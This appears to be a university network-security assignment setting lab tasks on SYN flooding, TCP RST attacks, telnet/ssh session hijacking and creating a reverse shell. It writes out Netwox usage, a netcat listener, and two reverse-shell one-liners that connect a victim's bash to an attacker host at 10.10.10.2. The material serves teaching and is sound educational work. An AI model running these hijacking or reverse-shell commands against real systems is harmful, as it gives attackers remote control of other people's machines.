CS4238 Assignment 2: Attacks on TCP/IP Protocols

Due Date: Sunday, 31 March 2024, 23:59 SGT

1 Instructions and Deadline

1.1 Instructions

This is an **individual assignment**. You MUST finish the assignment and report **independently**. Note that your report may be checked by the available anti-plagiarism service.

Please prepare your report in **PDF format** by using your student number as part of the file name. Upload your report to Canvas Assignment-2 folder. Note that your report should also contain your name, student number, and email address at the beginning of it.

1.2 Deadline

Do submit your package file by **Sunday, 31 March 2024, 23:59 SGT**. There will be **no deadline extensions**, and there will be **penalties for late submissions**.

2 Assignment Mission

2.1 Learning Objective

The **learning objective** of this assignment is for you to gain a first-hand experience on the vulnerabilities of TCP/IP protocols in Ubuntu 20.04, as well as on attacks against these vulnerabilities. More specifically, you will explore:

- TCP SYN flood attack, and its SYN cookies defense mechanism;
- TCP reset attack;
- TCP session hijacking attack;
- TCP session hijacking attack with a reverse shell.

Studying these vulnerabilities will help you understand the challenges of network security which can occur at several different layers, and why various network security measures are needed.

2.2 Required Operating System Environment

Please use the **64-bit Ubuntu 20.04** Linux system for this assignment. Additionally, as in our Assignment 1, do **personalize your shell prompt** to show your matric no (e.g. `a0000000x`) in your screenshots by executing:

```
export PS1="a0000000x@\W\$ "
```

Your marks *may* be deducted if your prompts in your attached screnshots do not show your matric no. You can refer to `https://phoenixnap.com/kb/change-bash-prompt-linux` for your prompt setting.

2.3 Network Set-Up Options

2.3.1 Using VMs

To complete the tasks below, you ideally need **3** different hosts. One host is used for launching the attacks, the second host is used as the victim client, and the third host is the server. You can thus set up 3 VMs on the same host computer; or set up 2 VMs and then use your host computer as the third machine. If your system cannot support the set-up, you can alternatively just use 2 hosts by making your attacking host as your victim client host as well. For simplicity, you can just put all the three machines *on the same LAN*.

Note that your attacking host needs to perform packet sniffing, for instance, by running Wireshark. Hence, you will need enable the host's network interface to run in **promiscuous mode**. In VirtualBox, you can enable the mode by setting your VM's "Setting" $\rightarrow$ "Network" $\rightarrow$ "Adapter n" $\rightarrow$ "Advanced" $\rightarrow$ "Promiscuous Mode" to "Allow VMs" or "Allow All".

2.3.2 Using Containers

Please refer to the accompanying PDF document titled *TCP/IP Attack Lab*, which has also been uploaded to LumiNUS.

For an **alternative containers-based set-up**, you can follow the steps explained in its Section 2 (Lab Environment). You can utilize the prepared `Labsetup.zip` file for the set-up. You are also allowed to use the SEED Ubuntu 20.04 instead of the standard Ubuntu 20.04. Note, however, that you still need **customize your own prompt in the SEED Ubuntu** as mentioned in Section 2.2.

2.4 Relevant Tools

2.4.1 Netwox and Scapy

We use some tools to send out network packets of different types and with different contents. For this assignment, you can use the Netwox tool, which was introduced in our lecture. As explained, Netwox is a suite of tools, each having a specific number. You can run the command like the following (the parameters depend on which tool you are using). Note that some of the tools require root privileges.

```
$ sudo netwox tool_number [parameters ... ]
```

If you are not sure how to set the parameters, you can look at the documentation by issuing `"netwox tool_number --help"`. You can also learn the parameter settings by running Netwag, the GUI version of Netwox. For each command you execute from the graphic interface, Netwag actually invokes a corresponding Netwox command, and it displays the parameter settings. Therefore, you can simply copy and paste the displayed command.

As an alternative, your can also use Python with Scapy. To complete the tasks below, you can refer to the accompanying *TCP/IP Attack Lab* PDF document for several Scapy-based skeleton scripts.

2.4.2 Wireshark

You also need a good network-traffic sniffer. Although Netwox comes with a sniffer, Wireshark is a much better sniffer. To sniff all the network traffic, both tools need to be run as `root`. As mentioned earlier in Section 2.3, you can just put all the hosts on the same LAN.

2.4.3 Telnet and SSH Servers

For this assignment, you need to enable `telnet` service on your Ubuntu server host. For the sake of security, `telnet` server service is usually not installed or disabled by default. If you have not installed `telnet` server during your lab sessions, you need to run the following commands:

```
$ sudo apt-get update
$ sudo apt-get install telnetd
```

After the installation, **do check first** that you can telnet to the server from your attacking host.

To install and subsequently activate `SSH` server, you can run:

```
$ sudo apt-get install openssh-server
$ sudo service ssh start
```

3 Assignment Tasks

By correctly answering all the questions, you will get the possible **100 marks**. This assignment is worth **15%** of your final marks. Complete the following tasks, and check the accompanying grading criteria given below. If you use the SEED-based containers set-up, please refer to the accompanying PDF document and find the corresponding tasks there, which could have differently labeled task numbers!

3.1 General Instructions

Please find below some **general instructions** for all the tasks given in this assignment.

In your answer to each task below, please first describe your set-up by mentioning the hosts involved, e.g. their IP addresses, and their roles, e.g. your attacker host, victim client, target server.

For Tasks 1.1, 2.1, 3.1, and 4.1 below, please use your own words to explain the mechanisms. Do NOT copy sentences or paragraphs from other sources. What is expected is your own understanding and explanation.

All screenshots must be **in color** with **your personalized prompt**, and are to be included as figures inside your report write-up.

3.2 Task 1: SYN Flooding Attack (30 marks)

3.2.1 SYN Flood

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP address or do not continue the procedure. Through this attack, attackers can flood the victim's queue that is used for half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet got a final ACK back. When this queue is full, the victim cannot take any more connection. Figure 1 illustrates the attack.


user
SYN
server
SYN−ACK
user
ACK
server
Normal TCP 3 way handshake between user and server
attacker
SYN
server
SYN−ACK
server ?
user
SYN
user ?
server oos
SYN flood: attacker sends many SYN to server without ACK. The server is not able to process request from user.

Figure 1: SYN Flood

The size of the queue has a system-wide setting. In `Linux`, we can check the system queue size setting using the following command:

```
$ sysctl -q net.ipv4.tcp_max_syn_backlog
```

We can use command "`netstat -na`" to check the usage of the queue, i.e., the number of half-opened connection associated with a listening port. The state for such connections is `SYN_RECV`. If the 3-way handshake is finished, the state of the connections will be `ESTABLISHED`.

In this task, you first need to **demonstrate the SYN flooding attack** using either Netwox or `synflood.c` (which is given in the accompanying PDF) from your attacking host, and then use a sniffer tool to capture the attacking packets. While the attack is ongoing, run the "`netstat -na`" command on the victim machine, and compare the result with that before the attack. Please also describe how you know whether the attack is successful or not. Tool 76 of Netwox is for SYN flooding.

3.2.2 SYN Cookie Countermeasure

If your attack seems unsuccessful, check whether the SYN cookie mechanism is turned on. SYN cookie is a defense mechanism to counter the SYN flooding attack. The mechanism will kick in if the machine detects that it is under the SYN flooding attack. You can use the `sysctl` command to turn on/off the SYN cookie mechanism:

```
$ sysctl net.ipv4.tcp_syncookies (display the SYN cookie flag)
$ sudo sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
$ sudo sysctl -w net.ipv4.tcp_syncookies=1 (turn on SYN cookie)
```

If you use containers, please read an important note in the accompanying PDF document about turning off the SYN cookie in a container.

Do run your attacks with **the SYN cookie mechanism on and off**, and compare the results. In your report, please describe why the SYN cookie can effectively protect the machine against the SYN flooding attack.

Lastly, please refer to a section titled "*An interesting observation*" on page 5 of the accompanying PDF document. It describes a possible counter measure against SYN flooding attack in Ubuntu 20.04, and a way to bypass it in your attack.

3.2.3 Grading Criteria for Task 1

The grading criteria are as follows:

(7 marks) Describe the mechanism of SYN flooding attack.

(10 marks) Describe how to use Netwox to attack, and explain the meaning of the command line arguments. If you use `synflood.c`, briefly explain what underlying libraries or system calls are used. Also, Add screenshots that show that the packet is sent.

(5 marks) Add screenshots to show half-opened connections on the target machine.

(8 marks) Show the changes caused by turning on or off `net.ipv4.tcp_syncookies` using screenshots, and explain the reason of the changes.

3.3 Task 2: TCP RST Attacks on telnet Connections (20 marks)

3.3.1 TCP RST attack

The **TCP RST attack** can terminate an established TCP connection between two victims. For example, if there is an established `telnet` connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet.

In this task, you need to launch an TCP RST attack to break an existing `telnet` connection between the victim client and the server. If you use Netwox, the corresponding Netwox tool for this task is numbered 78. Alternatively, you can use the Scapy-based skeleton code given in the accompanying PDF document.

3.3.2 Grading Criteria for Task 2

The grading criteria are as follows:

(10 marks) Describe how you launch your TCP RST attack on the `telnet` server using either Netwox (please explain the meaning of the command line arguments) or Scapy (please put your Scapy script in the report).

(10 marks) Add screenshots that show that the packet is sent and the `telnet` session is terminated.

3.4 Task 3: TCP Session Hijacking on telnet and ssh Connections (30 marks)

3.4.1 TCP Session Hijacking

The objective of this **TCP session hijacking attack** is to hijack an existing TCP connection (session) between two victim hosts by injecting malicious contents into the session. If this connection is a `telnet` session, an attacker can inject malicious commands into this session, causing the targeted telnet server to execute the malicious commands.

In this task, you first need to demonstrate how you can use your attacking host to hijack a telnet session between your victim client and the server. After that, try the same attack on a `ssh` connection. As discussed earlier, for the simplicity of the task, we assume that the attacker and the victim are on the same LAN. As such, you can just run a sniffing tool on the attacking machine to easily accomplish the goal.

Your **goal** is to get the the telnet server to run the "`pwd`" command. You need: (1) to explain how this works and report your observations. It is fine if the injected command does not appear in the `telnet` terminal, but you need to show the spoofed packet is accepted into the session.

Additionally, from the packets captured by Wireshark running on your attacking host, you should also observe abnormal packets in the telnet session following the attack. Your additional tasks are: (2) to explain the reason of the observed abnormal behavior; and (3) to give a command to eliminate the abnormal packets using the Netwox tool or Scapy.

If you use Netwox, the corresponding Netwox tool for this task is numbered 40. Note that the fields that are not set will use the default value provided by Netwox. To make your attack work, you may need to set the following fields: source IP, destination IP, time to live, source port number, destination port number, sequence number, window size, acknowledge number, ack bit, and data. You can use Wireshark to figure out what value you should put into each field of the spoofed TCP packets. Additionally, you may also need to convert your injected command string into a hex string. Using Python, you can convert an ASCII string "`Hello World`" to a hex string (the quotation marks are not included) using: `"Hello World".encode("hex")`.

After attacking a `telnet` connection, try the same attack on a `ssh` connection using the same injected command. You need to describe your observations later, including any possible differences between hijacking a `telnet` and a `ssh` connection.

3.4.2 Notes on Wireshark

If you use Wireshark to observe the network traffic, you should be aware that when Wireshark displays the TCP sequence number, by default, it displays the *relative* sequence number, which equals to the actual sequence number minus the initial sequence number. If you want to see the *actual* sequence number in a packet, you need to right-click the TCP section of the Wireshark output, and select `"Protocol Preference"`. Then, in the pop-up window, uncheck the `"Relative Sequence Numbers"` option.

3.4.3 Grading Criteria for Task 3

The grading criteria are as follows:

(5 marks) Explain TCP session hijacking.

(5 marks) Describe how to inject a "`ls`" command into a `telnet` session using either Netwox (please explain the meaning of the command line arguments) or Scapy (please put your Scapy script in the report).

(5 marks) Add screenshots that show the injection results as observed by Wireshark. Also do indicate important captured packet(s).

(5 marks) Show the abnormal behavior you observed through Wireshark screenshots, and explain the reason of this abnormal behavior.

(5 marks) Eliminate the abnormal packets using either Netwox or Scapy, explain your idea and your command/code, and also add screenshots to show the result.

(5 marks) Describe how you launch your TCP session hijacking attack on the `ssh` server using either Netwox (please explain the meaning of the command line arguments) or Scapy (please put your Scapy script in the report). Also report whether there are any differences between hijacking the `telnet` and `ssh` server.

3.5 Task 4: Creating Reverse Shell using TCP Session Hijacking (20 marks)

3.5.1 Reverse Shell using TCP Session Hijacking

When attackers are able to inject a command into a target server using TCP session hijacking, they are not interested in running just *one simple command* on the server as in Task 3. Instead, they are interested in running *multiple commands*. Obviously, running these commands all through TCP session hijacking is inconvenient. What attackers really want to achieve is to use the attack to set up a back door, so that they can use this back door to conveniently conduct further damages.

A typical way to set up back doors is to run a *reverse shell* from the victim machine to give an attacker the shell access to the victim machine. **A reverse shell** is a shell process running on a remote machine, connecting back to the attacker's machine. This gives the attacker a convenient way to access a remote machine once it has been compromised. Hence. you need to first know how an attacker can set up a reverse shell if he can *directly run* a command on the victim machine, e.g. the `telnet` server.

To have a bash shell on a remote machine connect back to your machine, you need a process waiting for some connection on a given port. In this example, we will use netcat (`nc` for short). To listen for a connection on your attacking host, you can invoke the following command with `port_no` being one of 8000, 10012, 9735, 6153:

```
$ nc -l -p <port_no> -v
```

On your target host, which runs the hijacked `telnet` server, you can run netcat with `-e` option as discussed in our lecture. This option allows netcat to invoke another process, i.e. a command shell. However, for security reasons, this option is not typically supported by modern Linux distributions, since netcat was compiled with its `GAPING_SECURITY_HOLE` option disabled.

Yet, we can employ bash on the target host by running the following command (assuming that the IP address of your attacking host is 10.10.10.2, and the opened port no is `port_no`):

```
$ /bin/bash -i > /dev/tcp/10.10.10.2/<port_no> 0<&1 2>&1
```

This command has the following pieces:

- "`/bin/bash -i`": `i` stands for interactive, meaning that the shell must be interactive (must provide a shell prompt).
- "`> /dev/tcp/10.10.10.2/<port_no>`": This causes the output (`stdout`) of the shell to be redirected to the `tcp` connection of `10.10.10.2`'s port `port_no`. The output `stdout` is represented by file descriptor number `1`.
- "`0<&1`": File descriptor `0` represents the standard input (`stdin`). This causes the `stdin` for the shell to be obtained from the `tcp` connection.
- "`2>&1`": File descriptor `2` represents standard error `stderr`. This causes the error output to be redirected to the `tcp` connection.

In summary, "`/bin/bash -i > /dev/tcp/172.16.1.2/<port_no> 0<&1 2>&1`" starts a bash shell, with its input coming from a TCP connection, and its standard and error outputs being redirected to the same TCP connection. The bash shell connects back to the netcat process started on your attack machine (i.e. 10.10.10.2).

Your **task** here is to launch a TCP session hijacking attack on an existing telnet session between the victim client and the target server by injecting a malicious command into the hijacked session (as in Task 3). However, you now want to **create a reverse shell** on the target server, which will connect to your attacking host. You also need to show that, using your attacking host, you are able to run some shell commands, e.g. `ifconfig` and `id`.

3.5.2 Grading Criteria for Task 4

Note that this task extends Task 3 on the same telnet-session hijacking scenario by injecting a more powerful reverse-shell creation command instead of the `pwd` command. The grading criteria for Task 4 are as follows:

(10 marks) Describe how to inject a reverse-shell creation command on the target machine using either Netwox (please explain the meaning of the command line arguments) or Scapy (please put your Scapy script in the report).

(5 marks) Add screenshots that show the injection results as observed by Wireshark. Also indicate important captured packet(s) if needed.

(5 marks) Screenshot of the obtained shell on the attacker's machine, such as after issuing `ifconfig`, `id`, and `date` commands.

3.5.3 Extra: An Alternative Way of Creating a Reverse Shell

If you are curious, besides the command explained above, there is also another command that can create a reverse shell. Assuming that the IP address of the attacker's machine is 10.10.10.2 and the opened port no is `port_no`, the command is:

```
mknod /tmp/backpipe p; /bin/bash 0</tmp/backpipe | nc 10.10.10.2 <port_no>
1>/tmp/backpipe
```

Here, you first create a named pipe (FIFO) called `backpipe` using the `mknod` command. In the command above, the named pipe is created in `/tmp` because pretty much any user account is allowed to write there. Then, you invoke a bash shell, and pull its standard input from the `backpipe` (`0</tmp/backpipe`). You direct/pipe the output of the shell to the netcat client, which connects to 10.10.10.2 on port `port_no`. Lastly, you take the netcat's standard output and dump it into the `backpipe`. If you are curious, you can also try issuing this command to the target telnet server. Alternatively, you can also replace `mknod /tmp/backpipe p` in the command above with `mkfifo /tmp/backpipe`.

4 Queries

If you have any queries regarding this assignment, do email Prasanna Karthik (`prasanna@comp.nus.edu.sg`) with the following subject prefix "`[CS4238 A2]:`".

Good luck!

— *End of Assignment* —